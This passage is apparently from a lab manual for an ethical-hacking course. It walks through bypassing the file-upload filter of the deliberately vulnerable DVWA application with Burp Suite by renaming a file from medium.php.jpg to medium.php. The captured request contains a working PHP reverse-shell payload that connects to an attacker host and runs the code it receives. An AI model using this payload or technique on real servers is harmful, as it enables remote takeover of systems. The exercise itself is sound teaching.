


If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


56. In the next **Burp Suite Community Edition** notification, click **OK**.



57. If **Terms and Conditions** window appears click **I Accept**.
58. A notification appears saying that **An update is available**, click **Close**.
59. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.



60. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



61. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

The screenshot shows the Burp Suite interface. At the top, there's a menu bar with 'Applications', 'Places', 'System', and system icons. The title bar reads 'Burp Suite Community Edition v2021.8.2 - Temporary Project'. Below the title bar is a navigation bar with tabs: 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', 'Help', 'Dashboard', 'Target', 'Proxy' (which is highlighted in orange), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Under the 'Proxy' tab, there are sub-options: 'Intercept' (which is also highlighted in orange), 'HTTP history', 'WebSockets history', and 'Options'. Below the navigation bar is a toolbar with buttons: 'Forward', 'Drop', 'Intercept is on' (which is highlighted in blue), 'Action', and 'Open Browser'. The main area contains two large cards: 'Use Burp's embedded browser' (with an illustration of a purple globe with locks and a padlock) and 'Use a different browser' (with an illustration of a blue globe with a lock and a key). Both cards have a 'View documentation' button at the bottom right.

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

[View](#)

Burp Proxy options

Reference information about the different options you have for customizing Burp Proxy's behaviour.

[View](#)

Burp Proxy documentation

The central point of access for all information you need to use Burp Proxy.

[View](#)

The screenshot shows the Mozilla Firefox browser window. The address bar displays '[pluma medium.php.jpg...]' and '[Preferences - Mozilla ...]'. To the right of the address bar is the 'Burp Suite Community ...' icon. The rest of the screen is mostly blank.

62. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Turn the interception on if it is set to off.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Forward Drop Intercept is on Action Open Browser

Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Open browser

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

View

Burp Proxy options

Reference information about the different options you have for customizing Burp Proxy's behaviour.


View

Burp Proxy documentation

The central point of access for all information you need to use Burp Proxy.

View

63. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.



The screenshot shows a Firefox browser window on a Parrot OS desktop environment. The title bar reads "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows the URL "10.10.1.22:8080/dvwa/vulnerabilities/upload/". The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The "File Upload" item is highlighted. The main content area is titled "Vulnerability: File Upload" and contains a form with a file input field showing "medium.php.jpg" and a "Browse..." button. Below it is a "Upload" button with a cursor arrow pointing to it. To the right of the form is a "More Information" section with three links: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitesecurity/upload-forms-threat/>. At the bottom, the status bar shows "Menu [pluma medium.php.jpg...]", "Vulnerability: File Uplo...", "Burp Suite Community ...", and icons for terminal, file manager, and browser.

64. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.

Applications Places System

Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://10.10.1.22:8080

Forward Drop Intercept on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----114007963814896215343176887960
8 Content-Length: 1586
9 Origin: http://10.10.1.22:8080
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.1.22:8080/dvwa/vulnerabilities/upload/
13 Cookie: security=medium; PHPSESSID=i8dnkc3l0ifndo6f6tqemfkelo
14 Upgrade-Insecure-Requests: 1
15
16 -----114007963814896215343176887960
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----114007963814896215343176887960
21 Content-Disposition: form-data; name="uploaded"; filename="medium.php.jpg"
22 Content-Type: image/jpeg
23
24 /*<?php /** error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
25
26
27 -----114007963814896215343176887960
28 Content-Disposition: form-data; name="Upload"
```

Search... 0 matches

Menu [pluma medium.php.jpg... Vulnerability: File Uploa...

65. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Intercept is on

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----114007963814896215343176887960
8 Content-Length: 1586
9 Origin: http://10.10.1.22:8080
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.1.22:8080/dvwa/vulnerabilities/upload/
13 Cookie: security=medium; PHPSESSID=i8dnkc3l0ifndo6f6tqemfkelo
14 Upgrade-Insecure-Requests: 1
15
16 -----114007963814896215343176887960
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----114007963814896215343176887960
21 Content-Disposition: form-data; name="uploaded"; filename="medium.php"
22 Content-Type: image/jpeg
23
24 /*<?php /** error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
25
26
27 -----114007963814896215343176887960
28 Content-Disposition: form-data; name="Upload"

```

0 matches

66. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.


If a **Confirm** pop-up appears, click **Yes**.

Screenshot of the Burp Suite Community Edition v2021.8.2 interface. The top bar shows 'Applications' (with a blue icon), 'Places', 'System', and system status (CPU, RAM). The date is 'Wed Apr 20, 07:17'. The title bar says 'Burp Suite Community Edition v2021.8.2 - Temporary Project'. The menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', 'Help', 'Dashboard', 'Target', 'Proxy' (selected), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Below the menu is a toolbar with 'Intercept' (red), 'HTTP history', 'WebSockets history', and 'Options' buttons. Action buttons include 'Forward', 'Drop', 'Intercept is off' (highlighted in red), 'Action', and 'Open Browser'. A large central area displays two cards: 'Use Burp's embedded browser' (purple background, shield icon) and 'Use a different browser' (blue background, server icon). Below these are three smaller cards: 'Using Burp Proxy' (grey background, shield icon), 'Burp Proxy options' (grey background, shield icon), and 'Burp Proxy documentation' (grey background, shield icon). Each card has a 'View' button.

67. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.

The screenshot shows a Firefox browser window on a Parrot OS desktop environment. The title bar reads "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows the URL "10.10.1.22:8080/dvwa/vulnerabilities/upload/#". The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, 